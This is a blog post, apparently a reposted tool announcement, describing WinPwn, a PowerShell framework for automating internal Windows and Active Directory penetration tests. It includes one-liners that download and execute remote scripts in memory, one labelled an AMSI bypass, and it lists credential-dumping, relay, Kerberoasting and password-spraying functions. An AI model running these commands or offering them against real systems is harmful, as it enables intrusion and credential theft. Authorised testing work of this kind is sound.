
WinPwn - Automation For Internal Windows Penetrationtest / AD-Security

18 DAYS AGO 5:44 PM

ZION3R




In many past internal penetration tests I often had problems with the existing Powershell Recon / Exploitation scripts

due to missing proxy support. I often ran the same scripts one after the other to get information about the current system and/or the domain. To automate as many internal penetrationtest processes (reconnaissance as well as exploitation) and for the proxy reason I wrote my own script with automatic proxy recognition and integration. The script is mostly based on well-known large other offensive security Powershell projects. They are loaded into RAM via IEX Downloadstring.
Any suggestions, feedback, Pull requests and comments are welcome!
Just Import the Modules with: `Import-Module .\WinPwn.ps1` or `iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/master/WinPwn.ps1')`
For AMSI Bypass use the following oneliner: `iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/master/ObfusWinPwn.ps1')`
If you find yourself stuck on a windows system with no internet access - no problem at all, just use Offline_Winpwn.ps1, all scripts and executables are included.

Functions available after Import:

- **`WinPwn` -> Menu to choose attacks:**



- **`Inveigh` -> Executes Inveigh in a new Console window , SMB-Relay attacks with Session management (Invoke-TheHash) integrated**
- **`sessionGopher` -> Executes Sessiongopher Asking you for parameters**
- **`kittielocal` ->**
  - Obfuscated Invoke-Mimikatz version
  - Safetykatz in memory
  - Dump lsass using rundll32 technique
  - Download and run Lazagne
  - Dump Browser credentials
  - Extract juicy informations from memory
  - Exfiltrate Wifi-Credentials

    - Dump SAM-File NTLM Hashes
- `localreconmodules` ->
    - Collect installed software, vulnerable software, Shares, network information, groups, privileges and many more
    - Check typical vulns like SMB-Signing, LLMNR Poisoning, MITM6 , WSUS over HTTP
    - Checks the Powershell event logs for credentials or other sensitive informations
    - Search for passwords in the registry and on the file system
    - Find sensitive files (config files, RDP files, keepass Databases)
    - Search for .NET Binaries on the local system
    - Optional: Get-Computerdetails (Powersploit) and PSRecon
- `domainreconmodules` ->
    - Collect various domain informations for manual review
    - Find AD-Passwords in description fields
    - Search for potential sensitive domain share files
    - ACLAnalysis
    - Unconstrained delegation systems/users are enumerated
    - MS17-10 Scanner for domain systems
    - SQL Server discovery and Auditing functions (default credentials, passwords in the database and more)
    - MS-RPRN Check for Domaincontrollers
    - Group Policy Audit with Grouper2
    - An AD-Report is generated in CSV Files (or XLS if excel is installed) with ADRecon.
- `Privescmodules` **-> Executes different privesc scripts in memory (PowerUp Allchecks, Sherlock, GPPPasswords)**
- `latmov` **-> Searches for Systems with Admin-Access in the domain for lateral movement. Mass-Mimikatz can be used after for the found systems**
- `shareenumeration` **-> Invoke-Filefinder and Invoke-Sharefinder (Powerview / Powersploit)**
- `groupsearch` **-> Get-DomainGPOUserLocalGroupMapping - find Systems where you have Admin-access or RDP access to via Group Policy Mapping (Powerview / Powersploit)**
- `Kerberoasting` **-> Executes Invoke-Kerberoast in a new window and stores the hashes for later cracking**
- `powerSQL` **-> SQL Server discovery, Check access with current user, Audit for default credentials + UNCPath Injection Attacks**
- `Sharphound` **-> Downloads Sharphound and collects Information for the Bloodhound DB**
- `adidnswildcard` **-> Create a Active Directory-Integrated DNS Wildcard Record**
- `MS17-10` **-> Scan active windows Servers in the domain or all systems for MS17-10 (Eternalblue) vulnerability**
- `Sharpcradle` **-> Load C# Files from a remote Webserver to RAM**
- `DomainPassSpray` **-> DomainPasswordSpray Attacks, one password for all domain users**

TO-DO

- Some obfuskation
- More obfuscation
- Proxy via PAC-File support
- Get the scripts from my own creds repository (https://github.com/S3cur3Th1sSh1t/Creds) to be independent from changes in the original repositories
- More Recon/Exploitation functions
- Add MS17-10 Scanner
- Add menu for better handling of functions
- Amsi Bypass
- Mailsniper integration
- Azure Checks / Modules integration


CREDITS


- Kevin-Robertson - Inveigh, Powermad, Invoke-TheHash
- Arvanaghi - SessionGopher
- PowerShellMafia - Powersploit
- Dionach - PassHunt
- A-mIn3 - WINSpect
- 411Hall - JAWS
- sense-of-security - ADrecon
- dafthack - DomainPasswordSpray
- rasta-mouse - Sherlock
- AlessandroZ - LaZagne
- samratashok - nishang
- leechristensen - Random Repo
- HarmJ0y - Many good Blogposts, Gists and Scripts
- NETSPI - PowerUpSQL
- Cn33liz - p0wnedShell
- rasta-mouse - AmsiScanBufferBypass
- l0ss - Grouper2
- dafthack - DomainPasswordSpray
- enjoiz - PrivEsc

Download WinPwn

TAGS

ADSECURITY X AMSI BYPASS X AUTOMATION X INVOKE-MIMIKATZ X POWERSHELL X POWERSPLOIT X PRIVILEGE ESCALATION X SCANNER X WINDOWS X WINPWN





WinPwn - Automation For Internal Windows Penetrationtest / AD-Security

WinPwn - Automation For Internal Windows Penetrationtest

PREVIOUS
SQL Injection Payload List

NEXT
Ddoor - Cross Platform Backdoor Using Dns Txt Records

POPULAR

ANDRAX v4 DragonFly - Penetration Testing on Android

ANDRAX is a Penetration Testing platform developed specifically for Android smartphones, ANDRAX has the ability to run natively o...

CAPE - Malware Configuration And Payload Extraction

CAPE is a malware sandbox. It is derived from Cuckoo and is designed to automate the process of malware analysis with the goal of extrac...

Subdomain3 - A New Generation Of Tool For Discovering Subdomains

Subdomain3 is a new generation of tool , It helps penetration testers to discover more information in a shorter time than other tools.T...

Burp Suite Secret Finder - Burp Suite Extension To Discover Apikeys/Tokens From HTTP Response

Burp Suite extension to discover a apikey/tokens from HTTP response. Install download SecretFinder wget https://raw.githubusercon...


CCAT - Cloud Container Attack Tool For Testing Security Of Container Environments

Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments. Quick reference Where to get help : ...

BLOG ARCHIVE

Blog Archive

SOCIAL



Your Email

Subscribe to our Newsletter

BY FEEDBURNER

RECOMMENDED

1. SSD cloud server on DigitalOcean
2. Exploit Collector
3. BlackPloit
4. Hacking Reviews
5. Hacking Land

CONTACT FORM

Name

Email *

Message *

Send